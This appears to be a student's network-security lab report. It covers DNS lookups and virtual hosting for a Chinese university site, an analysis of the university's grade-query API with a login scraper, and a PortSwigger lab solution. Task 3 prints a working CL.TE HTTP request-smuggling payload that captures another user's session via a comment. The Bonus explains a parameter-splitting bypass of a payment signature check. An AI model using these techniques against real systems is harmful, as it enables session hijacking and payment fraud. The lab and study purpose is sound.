Task 1

此任务中使用 atrust 于校外连接至校网环境，可能存在问题。

校内 DNS

命令： `nslookup www.zju.edu.cn 10.10.0.21`

查询结果：

```
PS C:\Users\admin> nslookup www.zju.edu.cn 10.10.0.21
服务器:  dns1.zju.edu.cn
Address:  10.10.0.21

名称:    www.zju.edu.cn
Addresses:  2001:db8:5341:4e47:464f:5200:c612:4
          198.18.0.4
```

公网 DNS

命令： `nslookup www.zju.edu.cn 8.8.8.8`


查询结果：

```
PS C:\Users\admin> nslookup www.zju.edu.cn 8.8.8.8
服务器:  dns.google
Address:  8.8.8.8

非权威应答:
名称:    www.zju.edu.cn.queniusa.com
Addresses:  240e:978:306:8:3::3e7
          240e:978:a07:1:715::19
          240e:979:801:533:3::7fb
          240e:e9:d804:300:3::7f3
          222.186.17.203
          222.186.17.199
          222.186.17.204
          118.253.173.179
          220.181.165.63
          220.181.165.19
          222.186.17.202
          222.186.17.198
          220.181.165.62
          222.186.17.201
          222.186.17.200
          118.253.173.177
          220.181.165.20
          222.186.17.195
          118.253.173.180
          118.253.173.178
Aliases:  www.zju.edu.cn
          www.zju.edu.cn.w.cdngslb.com
```

连接测试


校内及公网 DNS 所得 IP 均无法直接访问成功，均提示 403。
校内 DNS 所给 IP 连接显示由 nginx 提供服务：



403 Forbidden

nginx

公网 DNS 所给 IP 连接显示由 tengine 提供服务：



403 Forbidden

You don't have permission to access the URL on this server.

Powered by Tengine

地址均非服务器真实地址。


观察到用域名和用 IP 访问的 HTTP 请求包区别为 Host 字段分别为目标域名与查询所得 IP，搜索可知问题为服务器采用了虚拟主机技术，同一 IP 可能托管多个网站，服务器通过 HTTP 请求中的 Host 字段区分不同站点，直接访问 IP 时缺少有效 Host 信息，导致服务器返回错误或拒绝连接。问题位于应用层。

Task 2

成绩查询页面分析

大致加载流程

1. 发送第一个请求，返回 html 页面：





2. 发送第二个请求，疑似为验证连接是否成功：



3. 发送第三个请求，获取成绩数据：



关键接口

观察第三个请求，接口

为 `https://zdbk.zju.edu.cn/jwglxt/cxdy/xscjcx_cxXscjIndex.html?doType=query` 。

请求体中参数分别为：

- `xn` 学年；
- `xq` 学期；
- `zscjl` 成绩段最小值；
- `zscjr` 成绩段最大值；
- `queryModel.showCount` 单页结果显示数量；
- `queryModel.currentPage` 当前结果显示页码；
- `queryModel.sortName` 结果排序字段：
  - `xkkh` 选课课号；
  - `kcmc` 课程名称；
  - `cj` 成绩；
  - `xf` 学分；
  - `jd` 绩点；
- `queryModel.sortOrder` 结果排序方式：
  - `asc` 升序；
  - `desc` 降序。

Python 程序自主抓取成绩

`grade.py` （见 attachments）程序编写参考Celechron 仓库相关模块，利用 AI 辅助改写其统一身份认证登录模块(Celechron/lib/http/zjuServices/zjuam.dart)及成绩查询模块(Celechron/lib/http/zjuServices/zdbk.dart)。

实际使用中可修改参数如下：

```python
# 使用用户名密码直接登录
USERNAME = "USERNAME_EXAMPLE"  # 学号
PASSWORD = "PASSWORD_EXAMPLE"  # 密码
# 查询参数
QUERY_PARAMS = {
    "xn": "",  # 学年
    "xq": "",  # 学期 (1-秋冬学期, 2-春夏学期)
    "zscjl": "",  # 成绩段最小值
    "zscjr": "",  # 成绩段最大值
}
```

示例日志 `grade_debug.log` （部分）：

```
2025-07-17 20:53:07,147 - INFO - 开始登录教务系统
2025-07-17 20:53:07,147 - DEBUG - iPlanetDirectoryPro:
2025-07-17 20:53:07,147 - DEBUG - 第一步: 访问CAS登录页面: https://zjuam.zju.edu.cn/cas/login?service=https%3A%2F%2Fzdbk.zju.edu.cn%2Fjwglxt%2Fxtgl%2Flogin_ssologin.html
2025-07-17 20:53:07,147 - DEBUG - Starting new HTTPS connection (1): zjuam.zju.edu.cn:443
2025-07-17 20:53:07,417 - DEBUG - https://zjuam.zju.edu.cn:443 "GET /cas/login?service=https%3A%2F%2Fzdbk.zju.edu.cn%2Fjwglxt%2Fxtgl%2Flogin_ssologin.html HTTP/1.1" 302 0
2025-07-17 20:53:07,418 - DEBUG - CAS响应状态码: 302
2025-07-17 20:53:07,418 - DEBUG - CAS响应头: {'Server': 'nginx/1.20.1', 'Date': 'Thu, 17 Jul 2025 12:53:07 GMT', 'Content-Length': '0', 'Connection': 'keep-alive', 'Set-Cooki
2025-07-17 20:53:07,418 - DEBUG - 重定向地址: https://zdbk.zju.edu.cn/jwglxt/xtgl/login_ssologin.html?ticket=
2025-07-17 20:53:07,418 - DEBUG - Starting new HTTPS connection (1): zdbk.zju.edu.cn:443
2025-07-17 20:53:08,627 - DEBUG - https://zdbk.zju.edu.cn:443 "GET /jwglxt/xtgl/login_ssologin.html?ticket=                                    HTTP/1.1" 302 0
2025-07-17 20:53:08,628 - DEBUG - 教务系统响应状态码: 302
2025-07-17 20:53:08,628 - DEBUG - 教务系统响应头: {'Server': 'Tengine/2.1.2', 'Date': 'Thu, 17 Jul 2025 12:56:21 GMT', 'Content-Length': '0', 'Connection': 'keep-alive', 'Set-
2025-07-17 20:53:08,628 - DEBUG - 获取到的cookies: ['JSESSIONID=                                    ', 'JSESSIONID=                                    ', 'route=
2025-07-17 20:53:08,628 - DEBUG - 获取到JSESSIONID:
2025-07-17 20:53:08,628 - DEBUG - 获取到route:
2025-07-17 20:53:08,628 - INFO - 登录成功
2025-07-17 20:53:08,628 - INFO - 开始获取成绩单
2025-07-17 20:53:08,628 - DEBUG - 查询参数 - 学年: 2024-2025, 学期: 2, zscjl: , zscjr:
2025-07-17 20:53:08,628 - DEBUG - 请求URL: https://zdbk.zju.edu.cn/jwglxt/cxdy/xscjcx_cxXscjIndex.html?doType=query&queryModel.showCount=5000
2025-07-17 20:53:08,628 - DEBUG - POST数据: {'xn': '2024-2025', 'xq': '2', 'zscjl': '', 'zscjr': ''}
2025-07-17 20:53:08,628 - DEBUG - 请求头信息:
2025-07-17 20:53:08,628 - DEBUG -   Host: zdbk.zju.edu.cn
2025-07-17 20:53:08,628 - DEBUG -   Origin: https://zdbk.zju.edu.cn
2025-07-17 20:53:08,628 - DEBUG -   Referer: https://zdbk.zju.edu.cn/jwglxt/cxdy/xscjcx_cxXscjIndex.html
2025-07-17 20:53:08,628 - DEBUG -   User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
2025-07-17 20:53:08,628 - DEBUG -   X-Requested-With: XMLHttpRequest
2025-07-17 20:53:08,628 - DEBUG -   Accept: application/json, text/javascript, */*; q=0.01
2025-07-17 20:53:08,629 - DEBUG -   Content-Type: application/x-www-form-urlencoded;charset=UTF-8
2025-07-17 20:53:08,629 - DEBUG -   Cookie: JSESSIONID=                                    ; route...
2025-07-17 20:53:08,629 - DEBUG -   Connection: keep-alive
2025-07-17 20:53:08,794 - DEBUG - https://zdbk.zju.edu.cn:443 "POST /jwglxt/cxdy/xscjcx_cxXscjIndex.html?doType=query&queryModel.showCount=5000 HTTP/1.1" 200 787
2025-07-17 20:53:08,794 - DEBUG - 响应状态码: 200
2025-07-17 20:53:08,794 - DEBUG - 提取到的JSON数据: [{                                    ,"kcmc":"数学分析(甲)II(H)","listnav":"false","localeKey":"zh_CN
2025-07-17 20:53:08,794 - INFO - 成功获取 9 条成绩记录
2025-07-17 20:53:08,794 - INFO - 已登出
2025-07-17 20:53:08,795 - INFO - 成功保存 9 条成绩到 grades_with_credentials.json
2025-07-17 20:53:08,795 - INFO - 成绩摘要保存到 grades_with_credentials_summary.txt
2025-07-17 20:53:08,795 - INFO - 程序执行完成
```

示例结果 `grades_with_credentials_summary.txt` （部分）：

成绩摘要 - 共 9 门课程

==========


1. 数学分析（甲）Ⅱ（H）
   成绩:
   绩点:
   学分: 5.5
   课程号: (2024-2025-2)-MATH1164GH-0002287-1

2. 线性代数Ⅱ（H）
   成绩:
   绩点:
   学分: 3.0
   课程号: (2024-2025-2)-MATH1262GH-0093199-1

3. 普通物理学Ⅰ（H）
   成绩:
   绩点:
   学分: 4.0
   课程号: (2024-2025-2)-PHY1001GH-0006005-1

4. 离散数学理论基础
   成绩:
   绩点:
   学分: 4.0
   课程号: (2024-2025-2)-CS1032M-0099136-1

5. 形势与政策Ⅰ
   成绩:
   绩点:
   学分: 1.0



Task 3

HTTP 请求走私漏洞原理

HTTP 请求走私漏洞的核心原理在于当前端服务器和后端服务器对同一个 HTTP 请求中 Content-Length 和 Transfer-Encoding 两个 headers 字段的解析方式不一致时，攻击者可以构造一个模糊的 HTTP 请求，导致两台服务器对该请求的边界（即一个请求在哪里结束，下一个请求在哪里开始）产生不同的理解。
这种差异会导致：
前端服务器认为请求 A 已经结束，并将其完整地转发给后端服务器。
后端服务器认为请求 A 只包含了一部分数据，并将请求 A 中剩余的数据（被前端视为下一个请求 B 的开头部分）当作一个独立的、新的请求 B 来处理。
结果：攻击者注入的恶意数据（原本是请求 A 的一部分）被后端服务器当作是另一个用户发起的合法请求 B 来处理，从而实现了“走私”一个额外请求的目的。

Lab: HTTP request smuggling, basic CL.TE vulnerability

构造的数据包：

```
POST / HTTP/1.1
Host: 0ae3003204ade0fb806ee98900af00fb.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 302
Transfer-Encoding: chunked

0

POST /post/comment HTTP/1.1
Host: 0ae3003204ade0fb806ee98900af00fb.web-security-academy.net
Cookie: session=eaQnmI9qoz0FF8akqkQgZdJEBlqJP1Pj
Content-Length: 982
Content-Type: application/x-www-form-urlencoded

csrf=jgaIzb1Js5SjrxEuFiGO4hsZU1Yg0KI1&postId=5&name=attacker&email=a%40a&comment=
```

成功截图：

attacker | 17 July 2025

GET /post?postId=5 HTTP/1.1 Host: 0ae3003204ade0fb806ee98900af00fb.web-security-academy.net Cookie: session=eaQnmI9qoz0FF8akqkQgZdJEBlqJP1Pj Cache-Control: max-age=0 Sec-Ch-Ua: "Not)A;Brand";v="8", "Chromium";v="138", "Google Chrome";v="138" Sec-Ch-Ua-Mobile: ?0 Sec-Ch-Ua-Platform: "Windows" Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36 Accept: text/html,application/xhtml xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 Sec-Fetch-Site: same-origin Sec-Fetch-Mode: navigate Sec-Fetch-User: ?1 Sec-Fetch-Dest: document Referer: https://0ae3003204ade0fb806ee98900af00fb.web-security-academy.net/post/comment/confirmation?postId=6 Accept-Encoding: gzip, deflate, br Accept-Language: zh-CN,zh;q=0.9 Priority: u=0, i

Bonus

漏洞成因

Steam 与 Smart2Pay 间的请求通信中请求体部分包含类哈希签名字段以校验数据完整性，签名生成方式类似于 `hash(ALL_FIELDS_NAMES_VALUES_CONTACTED)` 。直接修改金额（如将 `Amount=1` 改为 `Amount=100` ）会被签名检测拦截。

攻击者通过将 Steam 账户邮箱改为包含特定关键字（如 `amount100` ）的格式，后续重构参数顺序和注入新字段(如 `Amount=1000` 改为 `Amount1=000` ， `CustomerEmail=testamount100abc%40com` 改为 `CustomerEmail=test&amount=100&ab=c%40ocm`)，使系统误解析篡改后的数据，同时签名不变，通过校验。

绕过校验原理

以上述情况为例，原参数 `Amount=1000` 改为 `Amount1=000` ，使该字段失效，
将 `CustomerEmail=testamount100abc%40com` 拆解为 `CustomerEmail=test&amount=100&ab=c%40ocm` ，此时系统解析出新字段 `amount=100` ，而原始金额字段因被重命名失效。同时所有字段拼接后计算所得哈希不变，通过签名校验。